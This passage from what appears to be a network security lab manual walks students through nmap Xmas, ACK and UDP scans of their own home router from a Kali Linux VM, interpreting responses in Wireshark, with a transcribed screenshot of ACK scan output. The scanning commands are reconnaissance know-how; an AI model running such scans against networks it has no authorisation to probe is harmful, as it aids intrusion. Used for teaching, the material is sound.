

-
- i) On the Kali Linux VM, press **CTRL-ALT-T** to open a new terminal tab. In the new terminal, start Wireshark by typing **sudo wireshark** and pressing **ENTER**. Double-click the eth0 interface to start sniffing. In the original terminal tab in Kali Linux (you can move from one to the next with the terminal buttons for each at the top), scan your router with the Xmas scan:

sudo nmap -sX 192.168.1.1

(Substitute the IP address of your default gateway, if different.)

To find your router's IP address, open a command prompt on the Windows 10 VM and enter **ipconfig**. The default gateway IP address is the one to use here.



Depending on your router configuration, you might see that both ports 80 and 443 are showing up as open or filtered.

- j) Keep the Wireshark capture going, and change the Wireshark display filter to **ip.addr==192.168.1.1 && tcp.port==80**

(Substitute the IP address of your default gateway, if different. Also, you can use the keyword **and** instead of **&&** in the filter.) **Take the screenshot.**

You can see that the scans to your router on port 80 did not return RSTs, which means either the port is open, or the port is filtered. How can we tell which one it is?



-
- k) That is where the ACK scan comes into play. The ACK scan will identify a port as filtered or unfiltered. Change to the X to an A for an ACK scan:

`sudo nmap -sA 192.168.1.1`

(Substitute the IP address of your default gateway, if different.) The output in Nmap should be the following:

All 1000 scanned ports on [IP address] are unfiltered.

Combine that with the logic from the Xmas scan, and we can conclude that the router has ports 80 and 443 open for business. In Wireshark, keep using a display filter of your router's IP address and TCP-related traffic on port 80. You will notice that the ACK scan received an RST response from your router. That means the ACK scan was not filtered, and it got there. Then your router sent an RST. If there was a firewall filtering the scan, your router would not have sent the RST, since it would not have received the ACK.

The screenshot shows a VMware Workstation interface with two windows. The foreground window is titled "Debian 12.x 64-bit" and contains a terminal session. The terminal output is as follows:

```
File Actions Edit View Help
└─(saiprasad@SaiKali)-[~]
$ sudo nmap -sA 10.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:20 EDT
Nmap scan report for Docsis-Gateway.phub.net.cable.rogers.com (10.0.0.1)
Host is up (0.014s latency).
Not shown: 995 unfiltered tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
111/tcp   filtered rpcbind
8080/tcp  filtered http-proxy
8181/tcp  filtered intermapper
MAC Address: C0:94:35:F1:D2:CE (Arris Group)



Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
└─(saiprasad@SaiKali)-[~]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- I) Now change the display filter in Wireshark to the following to see all of the ACKs and RSTs. Wireshark captured them in groups of each type (the ACKs and then the RSTs).

ip.addr==192.168.1.1 && tcp



(Again, be sure to substitute the IP address of your default gateway, if different.) **Take the screenshot.**



Step 4: So far, all the scans have involved TCP. However, there are some major protocols that use UDP at Layer 4 instead of TCP. Most notably, Domain Name System (DNS), except for zone transfers and responses than exceed 512 bytes, and Dynamic Host Configuration Protocol (DHCP). The UDP scan probes for such services. The UDP header is greatly simplified from the TCP header. There are no flags at all and not nearly as many fields and values.

Now, you will execute UDP scans.



- a) On the Kali Linux VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of **udp.port==99** and press ENTER.

- b) First, send a UDP scan to port 99 of the router: **sudo nmap -sU -p 99 192.168.1.1**
 (Substitute the IP address of your default gateway, if different.)
 Nmap reports that port as closed. A look at Wireshark reveals that the destination machine sent an ICMP Destination Unreachable Port Unreachable error message back to the Kali Linux VM.

-
- c) Start a new capture and filter by the IP address of the Kali Linux VM: **ip.addr==192.168.1.114 && udp.port==53**
(Substitute the IP address of the Kali Linux VM.)
This will eliminate any DNS traffic to or from the Windows host machine in the display, focusing on DNS traffic to and from the Kali Linux VM.

